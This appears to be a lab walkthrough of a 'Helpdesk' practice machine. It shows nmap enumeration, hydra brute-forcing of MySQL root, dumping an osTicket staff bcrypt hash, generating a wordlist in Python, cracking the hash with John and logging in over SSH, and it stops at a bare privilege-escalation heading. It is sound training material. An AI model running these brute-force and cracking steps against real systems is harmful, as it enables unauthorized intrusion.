
Helpdesk(10.13.1.11)-GhostIA


Sarah Ferenczi

Enumeration




```
root@kali:~# nmap -sC -sV 10.13.1.11 --min-rate 4000
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-14 15:46 EDT
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.13.1.11
Host is up (0.23s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 2.2.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0            4096 Feb 19  2013 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 172.16.3.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.2.2 - secure, fast, stable
|_End of status
22/tcp   open  ssh      OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 56:15:7a:49:16:dd:02:37:e6:1c:1b:16:72:4f:39:af (DSA)
|_  2048 d9:f8:be:6e:8f:a8:30:75:e0:6e:09:72:83:f6:43:4d (RSA)
80/tcp   open  http     Apache httpd 2.2.15 ((CentOS))
|_http-server-header: Apache/2.2.15 (CentOS)
|_http-title: Helpdesk
111/tcp  open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          44772/tcp  status
|_  100024  1          55399/udp  status
443/tcp  open  ssl/http Apache httpd 2.2.15 ((CentOS))
| ssl-cert: Subject: commonName=helpdesk/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2016-09-27T12:06:03
|_Not valid after:  2017-09-27T12:06:03
|_ssl-date: 2020-08-14T20:02:37+00:00; +15m03s from scanner time.
3306/tcp open  mysql    MySQL 5.1.66
| mysql-info:
|   Protocol: 10
|   Version: 5.1.66
|   Thread ID: 983
|   Capabilities flags: 63487
|   Some Capabilities: LongPassword, Speaks41ProtocolOld, Support41Auth, SupportsTransactions, SupportsCompression, InteractiveClient, Speaks41ProtocolNew, FoundRows, ODBCClient, Do
ntAllowDatabaseTableColumn, IgnoreSigpipes, SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|_  Salt: Lx;Y1'oy59_QYMS:fv=k
Service Info: OS: Unix

Host script results:
|_clock-skew: mean: 15m02s, deviation: 0s, median: 15m02s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.98 seconds
```

First, let's run an nmap scan. We can immediately notice that port 80 is open, so let's go ahead and check that out.




We can immediately notice a login page. However, we have no credentials.

Exploitation




```
root@kali:~# hydra -l root -P rockyou.txt 10.13.1.11 mysql
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2020-08-14 15:49:24
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://10.13.1.11:3306/
[3306][mysql] host: 10.13.1.11   login: root   password: 987654321
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 4 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2020-08-14 15:50:16
```

Let’s run hydra on this to check out and see if we can find any credentials




```
root@kali:~# mysql -h 10.13.1.11 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1177
Server version: 5.1.66 Source distribution

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Now let’s go ahead and log in.




```
MySQL [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| helpdesk           |
| mysql              |
+--------------------+
3 rows in set (0.17 sec)

MySQL [(none)]>
```

Let’s check out the helpdesk database




```
MySQL [(none)]> USE helpdesk;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
MySQL [helpdesk]>
MySQL [helpdesk]>
```

Then, we can look at some interesting tables.



```
MySQL [helpdesk]> SELECT * FROM ost_staff;
+----------+----------+---------+-------------+----------+-----------+----------+--------------------------------------------------------------+---------+----------
-------------------+-------+-----------+--------+-----------+-------+----------+---------+-----------+------------+---------------+----------------------+----------
--------+---------------+----------------+-------------------+------------------------+-------------------+--------------------+--------------------+----------
--------+--------------------+
| staff_id | group_id | dept_id | timezone_id | username | firstname | lastname | passwd                                                       | backend | email
                   | phone | phone_ext | mobile | signature | notes | isactive | isadmin | isvisible | onvacation | assigned_only | show_assigned_tickets | daylight
_saving | change_passwd | max_page_size | auto_refresh_rate | default_signature_type | default_paper_size | created             | lastlogin           | passwdreset
        | updated             |
+----------+----------+---------+-------------+----------+-----------+----------+--------------------------------------------------------------+---------+----------
-------------------+-------+-----------+--------+-----------+-------+----------+---------+-----------+------------+---------------+----------------------+----------
--------+---------------+----------------+-------------------+------------------------+-------------------+--------------------+--------------------+----------
--------+--------------------+
|        1 |        1 |       1 |           8 | helpdesk | helpdesk  | helpdesk | $2a$08$qX6zEHbzpCDUWwcfoFe8mutrab.bfM1154oDsevH6.T1NQ.DY7iRe | NULL    | helpdeska
dmin@localhost.com |       |           |        |           | NULL  |        1 |       1 |         1 |          0 |             0 |                    0 |
      0 |             0 |            25 |                 0 | none                   | Letter             | 2016-09-27 11:07:02 | 2020-05-31 14:41:45 | 2016-09-27 1
2:11:19 | 2016-09-27 12:11:19 |
+----------+----------+---------+-------------+----------+-----------+----------+--------------------------------------------------------------+---------+----------
-------------------+-------+-----------+--------+-----------+-------+----------+---------+-----------+------------+---------------+----------------------+----------
--------+---------------+----------------+-------------------+------------------------+-------------------+--------------------+--------------------+----------
--------+--------------------+
1 row in set (0.17 sec)

MySQL [helpdesk]>
```

We find the ost_staff database with an encrypted password




Hash Analyzer

Tool to identify hash types. Enter a hash to be identified.


$2a$08$qX6zEHbzpCDUWwcfoFe8mutrab.bfM1154oDsevH6.T1NQ.DY7iRe

Hash:	$2a$08$qX6zEHbzpCDUWwcfoFe8mutrab.bfM1154oDsevH6.T1NQ.DY7iRe
Hash type:	bcrypt
Bit length:	184
Character length:	60
Character type:	$2x$x$ followed by base64
Hash:	trab.bfM1154oDsevH6.T1NQ.DY7iRe
Salt:	qX6zEHbzpCDUWwcfoFe8mu

If we look at the encryption, we can find that it is bcrypt.




```
root@kali:~# cat potential_password.py
def get_password(var):
        file = open('VHL/Helpdesk/passwords.txt','w')
        for i in range(1, 5):
                var = var + str(i)
                file.write("{}\n".format(var))
        for j in range(3, 0, -1):
                var = var + str(j)
                file.write("{}\n".format(var))
if __name__ == '__main__':
        get_password('helpdesk')
root@kali:~#
```



```
root@kali:~/VHL/Helpdesk# john --format=bcrypt --wordlist=passwords.txt bcrypt_pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Press 'q' or Ctrl-C to abort, almost any other key for status
helpdesk1234321  (?)
1g 0:00:00:00 DONE (2020-06-04 21:54) 3.703g/s 25.92p/s 25.92c/s 25.92C/s helpdesk1234321
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Running rockyou does not get any leads on this, so if we write a Python script to put all potential passwords into a file, we can use John to get some leads on this bcrypt password.



Access denied


helpdesk

Password

This connection is not secure. Logins entered here could be compromised. Learn More

Copyright © osTicket.com


Using this password does not help us get in, however, but we may be able to use a different method.



```
root@kali:~# ssh helpdesk@10.13.1.11
The authenticity of host '10.13.1.11 (10.13.1.11)' can't be established.
RSA key fingerprint is SHA256:uSyP8PV4vyW0UwjgiDV0SBJndawtxlwSen3p86m9K3o.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.13.1.11' (RSA) to the list of known hosts.
helpdesk@10.13.1.11's password:
[helpdesk@helpdesk ~]$
```


However, if we ssh in, we can get onto the system.

Privilege Escalation



